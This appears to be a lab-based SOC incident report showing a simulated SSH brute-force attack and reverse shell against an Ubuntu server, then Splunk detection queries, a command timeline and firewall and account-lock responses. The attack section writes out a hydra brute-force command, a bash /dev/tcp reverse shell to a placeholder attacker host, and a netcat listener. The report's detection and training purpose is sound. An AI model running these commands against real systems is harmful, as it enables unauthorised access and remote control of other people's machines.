SOC Incident Report: SSH Brute Force & Reverse Shell Detection

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1 Introduction

This report presents a simulated cybersecurity incident involving SSH brute force and reverse shell attack. The goal is to demonstrate a professional SOC workflow using Splunk SIEM.

2 Lab Architecture

- Attacker: Kali Linux
- Victim: Ubuntu Server
- SIEM: Splunk Enterprise

3 Attack Simulation

3.1 Brute Force Attack

```
hydra -l loki31 -P rockyou.txt ssh://192.168.56.20
```

3.2 Reverse Shell Execution

```
bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1
```

3.3 Listener Setup

```
nc -lvnp 4444
```

3.4 Screenshots




Figure 1: Listener Started on Attacker




Figure 2: Reverse Shell Execution on Victim

4 Detection in Splunk

4.1 Brute Force Detection

```
index=* source="/var/log/auth.log" "Failed password"
| stats count by src_ip
| where count > 20
```

4.2 Reverse Shell Detection

```
index=* ("bash" OR "nc" OR "reverse shell")
```

4.3 Screenshots




Figure 3: Detection Results in Splunk

4.4 Screenshots




Figure 4: Detection Results in Splunk

5 Investigation


5.1 Timeline Analysis

```
index=* src_ip=192.168.56.10
| sort _time
```

5.2 Findings

- Multiple failed login attempts detected
- Successful login observed
- Reverse shell established


5.3 Screenshots



_time	host	command
2026-03-22 14:25:01.116	ubuntu	
2026-03-22 14:25:01.116	ubuntu	
2026-03-22 14:25:01.116	ubuntu	
2026-03-22 14:25:01.116	ubuntu	
2026-03-22 14:25:01.100	ubuntu	
2026-03-22 14:22:31.142	ubuntu	
2026-03-22 14:22:31.142	ubuntu	
2026-03-22 00:00:00.000	ubuntu	
2026-03-22 14:22:31.142	ubuntu	
2026-03-22 14:22:31.142	ubuntu	ip a
2026-03-22 14:22:31.142	ubuntu	
2026-03-22 14:22:08.998	ubuntu	
2026-03-22 14:22:08.998	ubuntu	
2026-03-22 14:22:08.998	ubuntu	
2026-03-22 14:22:08.998	ubuntu	
2026-03-22 14:22:08.998	ubuntu	hostname
2026-03-22 14:22:08.998	ubuntu	

Figure 5: Timeline of Attack Events

5.4 Screenshots



_time	host	command
2026-03-22 14:21:33.289	ubuntu	
2026-03-22 14:21:33.289	ubuntu	
2026-03-22 14:21:33.289	ubuntu	
2026-03-22 14:21:33.289	ubuntu	
2026-03-22 14:21:33.289	ubuntu	bash -i
2026-03-22 14:21:33.289	ubuntu	
2026-03-22 14:20:45.788	ubuntu	
2026-03-22 14:20:45.788	ubuntu	
2026-03-22 14:20:45.788	ubuntu	
2026-03-22 14:20:45.788	ubuntu	
2026-03-22 14:20:45.788	ubuntu	dircolors -b
2026-03-22 14:20:45.788	ubuntu	
2026-03-22 14:20:45.777	ubuntu	
2026-03-22 14:20:45.777	ubuntu	
2026-03-22 14:20:45.777	ubuntu	
2026-03-22 14:20:45.777	ubuntu	
2026-03-22 14:20:45.777	ubuntu	dirname /usr/bin/lesspipe
2026-03-22 14:20:45.777	ubuntu	

Figure 6: Timeline of Attack Events

5.5 Screenshots




Figure 7: Timeline of Attack Events

6 Response Actions

6.1 Blocking Attacker IP

```
sudo ufw deny from 192.168.56.10
```

6.2 Locking Compromised Account

```
sudo passwd -l loki31
```

6.3 Verification

```
sudo ufw status
```

6.4 Screenshots (Response Evidence)




Figure 8: Blocking Attacker IP using UFW




Figure 9: Locking Compromised User Account




Figure 10: Firewall Rule Verification

7 Impact Assessment

- Unauthorized access achieved
- System compromise risk
- Potential lateral movement

8 Recommendations

- Enforce strong password policies
- Use SSH key authentication
- Deploy Fail2Ban
- Continuous SIEM monitoring

9 Conclusion

The incident demonstrates the effectiveness of SIEM-based detection and response. The SOC workflow was successfully implemented.